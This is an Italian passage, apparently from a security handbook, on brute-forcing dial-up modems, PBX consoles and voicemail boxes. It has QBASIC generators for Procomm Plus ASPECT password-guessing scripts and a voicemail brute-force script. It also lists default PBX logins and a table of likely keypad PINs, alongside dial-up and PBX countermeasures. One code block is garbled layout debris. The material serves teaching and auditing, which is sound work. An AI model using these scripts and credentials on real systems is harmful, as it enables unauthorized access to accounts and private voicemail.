Il nostro obiettivo primario, per questo esercizio sugli script, è quello di ottenere un file di codice sorgente con uno script e poi trasformarlo in un modulo oggetto. Una volta ottenuto il modulo oggetto dobbiamo collaudarne l'usabilità per, supponiamo, 10 o 20 password, e poi per un ampio dizionario. Il primo passo consiste nel creare un file di codice sorgente ASPECT. Nelle vecchie versioni di Procomm Plus, i file ASP erano i sorgenti e i file ASX gli oggetti. Alcune vecchie versioni, come Test Drive PCPLUSSTD (potete trovare istruzioni al riguardo presso m4phr1k.com), consentivano di eseguire direttamente i codici sorgenti ASP come script. Nelle versioni con GUI di Procomm Plus, questi stessi file sono denominati rispettivamente WAS e WSX (sorgente e oggetto). A prescindere dalla versione, l'obiettivo è sempre lo stesso: creare uno script di forza bruta utilizzando i nostri esempi mostrati in precedenza, che ripetano continuamente dei tentativi di accesso con i dati tratti da un gran numero di parole di dizionario.

Creare lo script è una procedura relativamente semplice che si può svolgere in qualsiasi editor di testi. La parte difficile è quella di inserire la password o altre variabili di dizionario nello script. Procomm Plus è in grado di gestire qualsiasi file esterno inserito nello script come variabile password (per esempio, da un elenco di dizionario) mentre lo script è in esecuzione. In certi casi si vuole fare soltanto delle prove con password inserite esplicitamente in un singolo script, in altri si preferisce utilizzare chiamate esterne a file di password. Riducendo la quantità di variabili di programma durante l'esecuzione dello script si aumentano, auspicabilmente, le possibilità di successo.

Poiché il nostro scopo e il nostro obiettivo si basano sostanzialmente su caratteri ASCII e teniamo un profilo basso, possiamo creare il codice sorgente dello script con QBASIC per DOS. Chiameremo questo file 5551235.BAS (l'estensione .BAS è richiesta da QBASIC). Di seguito è riportato un programma QBASIC che crea uno script ASPECT per un file sorgente Procomm Plus 32 (WAS), utilizzando il precedente dominio come bersaglio e un dizionario di password. Lo script completo presuppone che l'utente prima inserisca una voce nella directory di numeri da chiamare di Procomm Plus, denominata 5551235. La voce ha tutte le caratteristiche della connessione e consente all'utente di specificare un file di log. La capacità di utilizzare un file di log è importante (per dirla in breve) quando si tenta un attacco di forza bruta con gli approcci discussi qui.

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes
```

```
OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

I file di dizionario con le password possono contenere qualsiasi numero di parole comuni, tra cui le seguenti:

```
apple
apple1
apple2
applepie
applepies
applepies1
applepies2
applicate
applicates
application
application1
applonia
applonia1
```

(e così via)

Si può utilizzare un dizionario di qualsiasi dimensione, e lasciare libero sfogo alla propria creatività. Se conoscete qualcosa riguardo l'organizzazione bersaglio, per esempio un nome o un cognome, o una squadra di calcio locale, aggiungete quelle parole al dizionario. Lo scopo è quello di creare un dizionario che sia sufficientemente completo da consentire la scoperta di una password valida sul sistema bersaglio.

A questo punto prendiamo il file 5551235.WAS risultante e forniamolo in input al compilatore di script ASPECT. Poi compiliamo ed eseguiamo lo script:

```
333;TrackType=0;><$&~Frame 476 (9)>;><$&~Frame 476 (9)>;
<$THAlign=L;SpAbove=333;TrackType=0;><$&~Frame 476 (9)>;
```

Poiché questo script tenta di indovinare ripetutamente delle password, è necessario attivare la registrazione nei file di log prima di eseguirlo. In questo modo l'intera sessione di script viene scritta su un file, così che in seguito sia possibile visualizzare tale file per determinare se l'attacco ha avuto successo. A questo punto potreste chiedervi perché non fare in modo che lo script attenda un evento che segnali il successo (determinare la password corretta). La risposta è semplice: dato che non sapete che cosa vedrete dopo aver eventualmente scoperto una password, non potete gestire tale situazione con uno script. Si potrebbe impostare lo script per rilevare anomalie del parametro di login ed elaborare il file di conseguenza; scrivere ognuna di queste anomalie in un file da rivedere in seguito e da utilizzare per eventuali chiamate con tecniche LHF. Se conoscete quale dovrebbe essere il risultato ottenuto nel caso in cui si inserisse una password corretta, potreste fare in modo che una porzione del codice ASPECT esegua un WAITFOR in attesa di tale risposta che segnala il successo, e imposti un flag o una condizione apposita. Maggiore è il numero di variabili di sistema elaborate durante l'esecuzione dello script, maggiore è la probabilità che si verifichino eventi casuali. Il processo di registrazione della sessione è semplice dal punto di vista progettuale, ma richiede parecchio tempo in fase di revisione. Nel processo di script possono presentarsi altri punti delicati. Un semplice spazio in più tra due caratteri attesi o inviati al modem può ingannare completamente lo script. Quindi, è meglio collaudare lo script usando 10–20 password un paio di volte per assicurarsi di aver scritto il codice in maniera tale che sarà in grado di sostenere un

numero molto più grande di ripetizioni. Attenzione: ogni sistema è diverso dagli altri, e per realizzare uno script per un attacco di forza bruta con dizionario è necessario anche determinare quali parametri di sistema possano garantire che lo script possa rimanere in esecuzione per tutto il tempo previsto.



Autenticazione singola, tentativi limitati

<i>Popolarità:</i>	8
<i>Semplicità:</i>	9
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	9

Il secondo tipo di dominio richiede più tempo e fatica, perché è necessario aggiungere allo script un altro componente. Utilizzando gli esempi presentati finora, esaminiamo un risultato che corrisponde a un dominio del secondo tipo nel Listato 7.3. Noterete una piccola differenza rispetto al nostro primo esempio di dominio. In questo caso, dopo tre tentativi, appaiono i caratteri AT&H0; si tratta della tipica sequenza Hayes Modem che indica di riattaccare. Quindi, questa particolare connessione riattacca dopo tre tentativi di login falliti. Potrebbero essere anche quattro, cinque o sei tentativi, il nostro scopo qui è di mostrare che occorre sapere come ricomporre il numero dopo che una certa soglia di tentativi è stata raggiunta. La soluzione a questo dilemma è quella di aggiungere del codice che gestisca la richiamata dopo la disconnessione effettuata dal modem (Listato 7.4). In sostanza, questo significa provare a indovinare la password per tre volte e poi ricomporre il numero e riavviare il processo.

Listato 7.3 Esempio di dominio del secondo tipo.

XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 600/ARQ/V32/LAPM

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.
ATH0

Da notare l'importante sequenza AT&H0, il comando tipico Hayes per indicare di riattaccare.

Listato 7.4 Un esempio di programma QBASIC (5551235.BAS)

'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

```
OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
```

```

LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"

```



Autenticazione duale, tentativi illimitati

<i>Popolarità:</i>	6
<i>Semplicità:</i>	9
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	8

Il terzo tipo di dominio è simile al primo, ma ora ci sono due elementi da determinare (a meno che non conosciate già uno user ID), perciò questo processo in teoria richiede più tempo di esecuzione. Dobbiamo anche citare il fatto che la situazione in questo caso e nel prossimo è più complessa, perché in teoria sul sistema bersaglio vengono trasferiti più caratteri. La complessità deriva dal fatto che vi è sempre una buona probabilità che qualcosa vada storto durante l'esecuzione dello script.

Gli script utilizzati per realizzare questi tipi di approcci a forza bruta sono simili concettualmente a quello illustrato in precedenza. Il Listato 7.5 mostra un bersaglio e il Listato 6.6 mostra un esempio di programma QBASIC per realizzare lo script ASPECT.

Listato 7.5 Esempio di dominio del terzo tipo.

XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

```

Username: guest
Password: xxxxxxxx

```

(e così via)

Listato 7.6 Esempio di programma QBASIC (5551235.BAS)

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

**Autenticazione duale, tentativi limitati**

<i>Popolarità:</i>	3
<i>Semplicità:</i>	10
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	7

Il quarto tipo di dominio è simile al terzo. Ora, poiché vi sono due elementi da indovinare (a meno che non conosciate già uno user ID) e sarà necessario ricomporre il numero dopo un numero limitato di tentativi, questo processo teoricamente è il più lungo da eseguire fra tutti quelli descritti finora. Gli script utilizzati per realizzare questo approccio sono simili concettualmente a quelli illustrati in precedenza. Il Listato 7.7 mostra il risultato di un attacco a un bersaglio, il Listato 7.8 riporta il semplice programma QBASIC per realizzare lo script ASPECT.

Listato 7.7 Esempio di dominio del quarto tipo.

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 600/ARQ/V32/LAPM
```

```
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
+++
```

Listato 7.8 Esempio di programma QBASIC (5551235.BAS).

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes
```

```
OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
```

```

PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"

```

Nota conclusiva sugli script per attacchi di forza bruta

Gli esempi mostrati finora sono relativi a sistemi che abbiamo osservato nella realtà. La situazione può variare nel fatto che potrebbe essere necessario tenere conto di vari punti sensibili nel processo di creazione degli script. Si procede per tentativi fino a realizzare lo script che funziona correttamente per la propria situazione particolare. Si possono utilizzare altri linguaggi per svolgere le stesse funzioni, ma per mantenere la discussione semplice e breve, ci siamo limitati a semplici metodi basati su testo ASCII. Ancora una volta ricordiamo che i particolari processi mostrati qui *richiedono di attivare la registrazione in un file di log prima di procedere all'esecuzione*, perché in questi esempi di script non è prevista l'elaborazione dei file. Potreste creare questi script correttamente, eseguirli e ritrovarli dopo qualche ora di esecuzione senza alcun file di log e nulla che possa mostrarvi il risultato del lavoro svolto. Vogliamo solo risparmiarvi un bel mal di testa.



Misure di sicurezza per le connessioni dial-up

Per facilitarvi il compito, riportiamo di seguito un elenco numerato di punti da considerare nel pianificare la sicurezza delle connessioni dial-up di un'organizzazione. L'elenco è ordinato in base alla difficoltà di implementazione, dal più facile al più difficile, perciò potete partire dal dominio LHF e proseguire aumentando il livello di difficoltà. Un lettore accorto noterà che questo elenco assomiglia molto a una policy di sicurezza dial-up.

1. Elencate tutte le linee dial-up esistenti. E come si fa? Rileggete questo capitolo, osservando l'uso frequente del termine “wardialing”. Individuate punti di connessione dial-up non autorizzati ed eliminateli con qualsiasi mezzo. In più, consultate chiunque sia il responsabile per il pagamento della bolletta telefonica: così potreste farvi un’idea del vostro footprint.

2. Consolidate tutte le connessioni dial-up in un banco modem centrale, da posizionare come connessione non sicura al di fuori della rete interna (in una DMZ), utilizzate sistemi IDS e firewall per limitare e monitorare le connessioni a sottoreti trusted.
3. Fate in modo che le linee analogiche siano difficili da trovare. Non utilizzate numeri di telefono negli stessi intervalli impiegati per i telefoni aziendali, e non specificate tali numeri nella registrazione InterNIC del nome di dominio. Proteggete con una password l'account dell'azienda con la compagnia telefonica.
4. Verificate che i locali e gli armadi contenenti le apparecchiature di comunicazione siano fisicamente sicuri. Molte aziende le tengono in armadi aperti in aree aperte al pubblico.
5. Monitorate regolarmente le funzionalità di log esistenti nel vostro software dial-up. Cercate tentativi di accesso falliti, attività durante le ore notturne e percorsi d'uso inusuali. Utilizzate l'ID del chiamante per memorizzare i numeri da cui provengono tutte le telefonate in entrata.

NOTA

L'ID del chiamante può essere falsificato, perciò non dovete credere a tutto ciò che vedete.

6. **Importante e facile!** Per le linee commerciali, non divulgiate alcuna informazione che possa consentire l'identificazione, come nome dell'azienda, indirizzo o settore. Inoltre, assicuratevi che il banner presentato al momento della connessione contenga un avviso relativo al consenso per il monitoraggio e minacci azioni legali contro l'uso non autorizzato. Sottoponete queste note a un legale per assicurarvi che il banner fornisca la massima protezione in base alle leggi locali e nazionali.
7. Richiedete sistemi di autenticazione multifattori per tutti i tipi di accesso remoto. *L'autenticazione multifattori* richiede all'utente di presentare almeno due credenziali, qualcosa che possiedono e qualcosa che conoscono, per poter accedere al sistema. Un esempio è offerto dai token usa e getta SecurID forniti da RSA Security. Sappiamo che è una soluzione facile ma spesso logisticamente o finanziariamente impraticabile, tuttavia non esiste un altro meccanismo in grado di eliminare la maggior parte dei problemi che abbiamo trattato finora. In ogni caso, dovete sempre applicare un criterio molto stringente sulla complessità della password.
8. Richiedete l'autenticazione con chiamata di conferma (*dial-back*). Con questo meccanismo, il sistema remoto è configurato in modo da riattaccare a ogni chiamata e poi connettersi immediatamente a un numero predeterminato (presumibilmente quello del chiamante). Per maggiore sicurezza, utilizzate una serie di modem separata per la funzionalità di *dial-back* e impedisite l'accesso in entrata a quei modem (utilizzando l'hardware dei modem o lo stesso sistema telefonico).
9. Assicuratevi che il reparto di controllo clienti sia consapevole della riservatezza con cui si devono trattare le credenziali di accesso remoto. Tutte le misure di sicurezza precedenti possono essere completamente annullate da un nuovo assurto nel reparto di supporto dell'azienda.
10. Centralizzate la fornitura di connettività dial-up, dai fax ai sistemi voicemail, in un singolo reparto dell'organizzazione che sia ben istruito riguardo alla sicurezza.

11. Stabilite delle policy per il funzionamento di questa divisione centrale, in modo che per fornire qualsiasi nuovo accesso sia richiesta estrema attenzione e controllo. Nei casi in cui tale accesso sia giustificato, utilizzare il centralino aziendale per limitare le chiamate in entrata su di esso, qualora la linea serva esclusivamente per inviare fax e così via. Assicuratevi che la dirigenza faccia rispettare queste policy. Altrimenti, tornate al punto 1 e mostrate ai dirigenti quante falle si possono trovare con un semplice esercizio di wardialing.
12. Tornate al punto 1. Le policy espresse in termini eleganti sono ottime, ma l'unico modo per assicurarsi che qualcuno non le stia aggirando è quello di utilizzare regolarmente il wardialing. Consigliamo di farlo almeno ogni sei mesi per imprese con 10.000 linee telefoniche o più, ma non farebbe male aumentare ulteriormente la frequenza.

Con il nostro piano in 12 punti è facile tenere a bada le connessioni dial-up. Naturalmente alcuni di questi punti sono piuttosto difficili da implementare, ma riteniamo che una certa attenzione quasi maniacale sia giustificata. I lunghi anni di esperienza nel valutare la sicurezza di grandi aziende ci hanno insegnato che le grandi imprese per la maggior parte sono ben protette dai loro firewall interni, ma tutte hanno sempre le vecchie e lente linee piene di falle che portano al cuore delle loro infrastrutture IT. Un altro potente strumento nel vostro arsenale potrebbe essere un firewall vocale, un tipo di dispositivo che ha riscosso un certo successo ultimamente. Secondo SecureLogix, "Il firewall vocale può identificare e bloccare con successo un'ampia varietà di minacce quali frodi telefoniche, abusi del servizio, corruzione, attacchi con SIP malformato, DoS, con modem esterno, attività di chiamate fraudolente e molto altro ancora" (fonte: securelogix.com/Voice-Firewall.html). Non si tratta comunque di una soluzione adatta a tutti i casi, e va valutata nel contesto del proprio ambiente.

Hacking di centralini telefonici

Oggi esistono ancora connessioni dial-up a centralini telefonici (PBX). Anzi, rimangono uno dei mezzi utilizzati più spesso per gestire un centralino, soprattutto da parte dei produttori di centralini. Mentre in passato si utilizzava una console collegata via filo a un centralino, ora si utilizzano centralini sofisticati che sono accessibili tramite reti IP e interfacce client. Detto questo, l'evoluzione tecnologia ha fatto cadere nel dimenticatoio molte delle vecchie connessioni dial-up a centralini ben configurati. I produttori di centralini solitamente dicono ai clienti che necessitano di un accesso dial-in per il supporto esterno. L'affermazione potrebbe anche essere vera, ma molte aziende gestiscono questa funzione in modo molto scadente e si limitano a lasciare un modem sempre acceso e connesso al centralino. In realtà le imprese dovrebbero semplicemente chiamare un fornitore quando si verifica un problema; se il fornitore ha la necessità di collegarsi al centralino, l'addetto al supporto tecnico o un responsabile può attivare la connessione via modem, lasciare che il fornitore trovi il rimedio e poi disattivare la connessione quando il fornitore ha terminato. Poiché molte aziende lasciano sempre attive le connessioni, il wardialing potrebbe riportare tra i risultati delle vecchie schermate di benvenuto, che mostreremo più avanti. L'hacking dei centralini percorre la stessa strada descritta in precedenza per l'hacking di connessioni dial-up.



Login su reti voicemail Octel

<i>Popolarità:</i>	5
<i>Semplicità:</i>	5
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	6

Con i PBX Octel, la password dell'amministratore di sistema deve essere un numero. Talvolta i sistemi accolgono gli hacker a braccia aperte! La mailbox dell'amministratore è per default 9999 su molti sistemi Octel. Abbiamo anche notato che alcune organizzazioni si limitano a cambiare la casella di default da 9999 a 99999, per scoraggiare gli hacker. Se conoscete il numero di telefono del sistema voicemail per il vostro bersaglio, potete provare a inserire quattro o cinque 9, o anche qualcuno in più, e verificare se riuscite ad accedere alla casella vocale dell'amministratore del sistema. In caso positivo, potreste avere la possibilità di riconnettervi all'interfaccia dial-in e utilizzare la stessa casella dell'amministratore. In molti casi l'account dial-in non coincide con l'account di amministratore del sistema che si potrebbe utilizzare per effettuare una telefonata, ma talvolta, per facilitare l'uso e la gestione del sistema, gli amministratori li fanno coincidere. In questo caso, però, non vi sono garanzie.

```
XX-Feb-XX 05:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

Welcome to the Octel voice/data network.

All network data and programs are the confidential and/or proprietary property of Octel Communications Corporation and/or others. Unauthorized use, copying, downloading, forwarding or reproduction in any form by any person of any network data or program is prohibited.

Please Enter System Manager Password:

Number must be entered

Enter the password of either System Manager mailbox, then press "Return."



Centralini Williams/Northern Telecom

<i>Popolarità:</i>	5
<i>Semplicità:</i>	5
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	6

Se incontrate un centralino Williams/Northern Telecom, probabilmente vedrete qualcosa di simile a quanto è riportato di seguito. Dopo aver digitato **login**, solitamente appare una richiesta di inserire un numero utente. Questo numero generalmente corrisponde a un utente di primo livello e richiede un accesso numerico a quattro cifre. Ovviamente, un attacco di forza bruta a un numero di sole quattro cifre non richiederà molto tempo.

```
XX-Feb-XX 04:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

OVL111 IDLE 0

>

```
OVL111 IDLE 0
>
OVL111 IDLE 0
>
OVL111 IDLE 0
```



Centralini Meridian Links

<i>Popolarità:</i>	5
<i>Semplicità:</i>	5
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	6

A prima vista, alcuni banner di sistemi Meridian potrebbero apparire più simili a banner di login Unix, perché molte delle interfacce di gestione utilizzano un'applicazione shell ristretta per amministrare il centralino. In base al modo in cui è configurato il sistema, un hacker potrebbe essere in grado di violare queste shell ristrette e divertirsi a girovagare dappertutto. Per esempio, se user ID e password di default non sono stati precedentemente disattivati, si potrebbe ottenere l'accesso alla console a livello di sistema. L'unico modo per sapere se questa condizione esiste è quello di provare a inserire combinazioni di user ID e password di default; alcuni valori comuni, come lo user ID "maint" con password "maint", potrebbero fornire le chiavi del regno. Sul sistema potrebbero anche esistere altri account di default come lo user ID "mluser" con la stessa password.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
login:
login:
login:
login:
```



Centralini Rolm PhoneMail

<i>Popolarità:</i>	5
<i>Semplicità:</i>	5
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	6

Se si incontra un sistema che risponde con un banner simile al seguente, probabilmente si tratta di un vecchio sistema Rolm PhoneMail. Potrebbe anche indicarlo direttamente nei banner.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAP
```

```
PM Login>
Illegal Input.
```

Ecco user ID e password dell'account di default per Rolm PhoneMail:

LOGIN: sysadmin	PASSWORD: sysadmin
LOGIN: tech	PASSWORD: tech
LOGIN: poll	PASSWORD: tech



Centralino protetto da RSA SecurID

<i>Popolarità:</i>	5
<i>Semplicità:</i>	5
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	6

Se incontrate un prompt simile al seguente, andatevene subito, perché quasi sicuramente non sarete in grado di superare il meccanismo utilizzato per proteggere il sistema. Infatti viene utilizzato un sistema challenge-response che richiede l'utilizzo di un token.

```
XX-Feb-XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
Hello
Password :
89324123 :
```

```
Hello
Password :
65872901 :
```



Contromisure contro l'hacking dei centralini

Come abbiamo detto per le contromisure contro l'hacking delle linee dial-up, anche in questo caso è necessario ridurre il tempo in cui il modem è mantenuto acceso, utilizzare più forme di autenticazione (per esempio quella a due vie, se possibile) e impostare sempre un blocco dell'account dopo un certo numero di tentativi di accesso falliti.

Hacking di sistemi voicemail

Vi siete mai chiesti come facciano gli hacker a violare i sistemi voicemail? A conoscere i dettagli di un'acquisizione o di un licenziamento prima che si verifichino? Uno dei più antichi hack descritti in questo libro riguarda il tentativo di violare le caselle vocali. Nessuno in un'azienda può considerarsi immune, e l'amministratore delegato è probabilmente la persona più a rischio, perché spesso non ha il tempo di pensare a scegliere un codice complesso per la propria casella vocale.



Hacking di sistemi voicemail a forza bruta

<i>Popolarità:</i>	2
<i>Semplicità:</i>	8
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	6

Due programmi che tentano di violare i sistemi voicemail, Voicemail Box Hacker 3.0 e VrACK 0.51, sono stati scritti agli inizi degli anni Novanta. In passato abbiamo tentato di utilizzarli, ma erano scritti principalmente per sistemi voicemail molto più vecchi e meno sicuri. Voicemail Box Hacker consente soltanto di agire su sistemi voicemail

con password di quattro cifre, e nelle versioni che abbiamo utilizzato non è espandibile. VrACK ha alcune caratteristiche interessanti, ma è difficile da utilizzare con gli script, è stato scritto per le vecchie macchine basate sull'architettura x86 e risulta instabile negli ambienti moderni. Entrambi i programmi probabilmente non saranno più supportati in futuro, anche perché l'hacking di sistemi voicemail non è una pratica molto diffusa; per questo motivo non sono mai stati forniti aggiornamenti. Perciò, volendo attaccare sistemi voicemail dobbiamo tornare ancora al nostro fidato linguaggio di script ASPECT.

Le caselle vocali possono essere attaccate in modi simili a quelli precedentemente descritti nel caso degli attacchi di forza bruta a connessioni dial-up. La principale differenza è che, utilizzando il metodo degli script di forza bruta, le ipotesi di base cambiano, perché in sostanza si utilizza il metodo degli script e nello stesso tempo si attende di fare centro, invece di registrare tutto in file di log e tornare in un secondo tempo a verificare se è successo qualcosa. Perciò questo esempio è un tipo di hack manuale, che prevede la presenza di qualcuno, e non può essere utilizzato in automatico, ma può lavorare utilizzando password molto semplici e combinazioni di password che gli utenti delle caselle vocali potrebbero scegliere.

Per tentare di compromettere un sistema voicemail, manualmente o programmando uno script di forza bruta (senza ricorrere all'ingegneria sociale, in questo esempio), servono i seguenti componenti: il numero di telefono principale del sistema per accedere a voicemail, una casella vocale bersaglio, con il numero di cifre del codice (tipicamente tre, quattro o cinque) e un'ipotesi ragionata sulla lunghezza minima e massima della password della casella vocale. Nella maggior parte delle organizzazioni moderne si possono fare alcune ipotesi presunte sulla sicurezza di voicemail. Queste ipotesi riguardano la lunghezza minima e massima delle password, e le password di default, per citarne alcune. Un'azienda sarebbe folle se non attivasse nemmeno un minimo livello di sicurezza, eppure abbiamo visto che succede. Supponiamo, comunque, che vi sia un minimo livello di sicurezza e che le caselle vocali dell'azienda bersaglio siano dotate di password. E ora iniziamo con gli script.

Il nostro scopo è quello di creare qualcosa di simile al semplice script mostrato di seguito. Esaminiamo prima che cosa vogliamo che faccia lo script (Listato 7.9). Questo è un semplice esempio di script che compone il numero del sistema voicemail, attende il saluto (del tipo: "Benvenuti al sistema voicemail dell'azienda X. Digitare il numero della casella, per favore"), inserisce il numero della casella vocale, preme il tasto di conferma, inserisce una password, preme ancora il tasto di conferma, e poi ripete il processo ancora una volta. In questo esempio vengono verificate sei password per la casella vocale numero 5019. Utilizzando un po' di ingegno e il vostro linguaggio di programmazione preferito, potete facilmente creare questo script ripetitivo impiegando un dizionario di numeri di vostra scelta. Probabilmente dovrete mettere a punto lo script, tenendo conto delle caratteristiche del modem e di altri aspetti. Questo stesso script potrebbe funzionare benissimo su un sistema e male su un altro, quindi è fondamentale tenere sotto controllo lo script mentre è in esecuzione e prestare molta attenzione al processo. Una volta realizzato il prototipo di test, potete utilizzare un dizionario di numeri molto più grande, come vedremo tra breve.

Listato 7.9 Script di hacking per voicemail scritto nel linguaggio ASPECT di Procomm Plus.

"ASP/WAS script for Procomm Plus Voicemail Hacking
Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

```
proc main
transmit "atdt*918005551212,,,,,5019#,111111#,,5019#,222222#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,333333#,,5019#,555555#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,666666#,,5019#,777777#,,"
transmit "^M"
WAITQUIET 37
HANGUP
endproc
```

La buona notizia è che quasi tutte le password delle caselle vocali contengono soltanto cifre da 0 a 9, perciò, per i matematici, il numero di password da provare è finito e dipende dalla lunghezza massima della password. Più lunga è la password, più lungo è il tempo teorico che servirà per violare la casella vocale. Tuttavia, lo svantaggio di questo processo è che si tratta di un hack che richiede la presenza dell'uomo a controllare mentre lo script “brutalizza” i numeri. Tuttavia, una persona accorta potrebbe registrare su nastro l'intera sessione e riprodurla più tardi, oppure ricorrere all'elaborazione dei segnali digitali (DSP, Digital Signal Processing) e cercare anomalie e tendenze nel processo. A prescindere dal fatto che l'hacker assista alla sessione in tempo reale o la riveda in seguito registrata su nastro, per la maggior parte del tempo rimane in attesa di un'anomalia e pianificare che cosa fare in caso di fallimento. Il messaggio che segnala il successo è solitamente del tipo: “Hai X nuovi messaggi. Menu principale...”. Ogni sistema voicemail utilizza operatori automatici diversi, e se non avete familiarità con quello utilizzato dal sistema bersaglio, non saprete che cosa attendervi. Ma non è il caso di scoraggiarsi, perché comunque siete in attesa di un'anomalia in un campo pieno di fallimenti. Provate, e capirete presto. Fate i calcoli relativi a un attacco di forza bruta a un valore compreso tra 000000 e 999999, e vedrete che il tempo necessario per percorrere l'intero “spazio di chiavi” è notevole. Quando si aggiunge una cifra alla dimensione della password, il tempo necessario per verificare tutto lo spazio di chiavi aumenta drasticamente.

E allora che cosa si può fare per ridurre i tempi di test. Un metodo è quello di utilizzare caratteri (o numeri) che le persone tendono a ricordare facilmente. La tastiera del telefono è un incubatore di schemi, a causa del suo design a forma di quadrato. Gli utenti potrebbero utilizzare password ottenute premendo tasti che formano una Z, come 1235789. Fatto presente questo, la Tabella 7.1 elenca alcuni schemi che abbiamo raccolto principalmente dall'osservazione della tastiera del telefono. Non è un elenco completo, ma può essere un buon punto di partenza. Provate anche con le cose più ovvie, per esempio la stessa password della casella voicemail, o una con caratteri che si ripetono, come 111111, che potrebbero costituire una password di default temporanea. I bersagli più appetibili saranno quelli in cui è stata già impostata una casella vocale, ma talvolta troverete una serie di caselle vocali che sono state impostate, ma mai usate. Non ha molto senso violare caselle che non sono state ancora impostate, a meno che non siate un auditor che cerca di spingere il personale ad adottare un maggior livello di sicurezza.

Tabella 7.1 Test di password per voicemail.**Sequenza schemi**

123456	234567	876543	987654
345678	456789	098765	109876
567890	678901	210987	321098
789012	890123	432109	543210
901234	012345	123456789	987654321
654321	765432		

Schemi

147741	258852	456654	789987
369963	963369	987654	123369
159951	123321	147789	357753

Z

1235789	9875321
---------	---------

Ripetizioni

335577	115599	775533	995511
--------	--------	--------	--------

U

U 1478963	U inversa 7412369	U destra 1236987	U sinistra 3214789
-----------	-------------------	------------------	--------------------

Angoli

12369	14789	32147	78963
-------	-------	-------	-------

0 iniziando in posizioni diverse

147896321	963214789	789632147	321478963
478963214	632147896	896321478	214789632

X iniziando in posizioni diverse

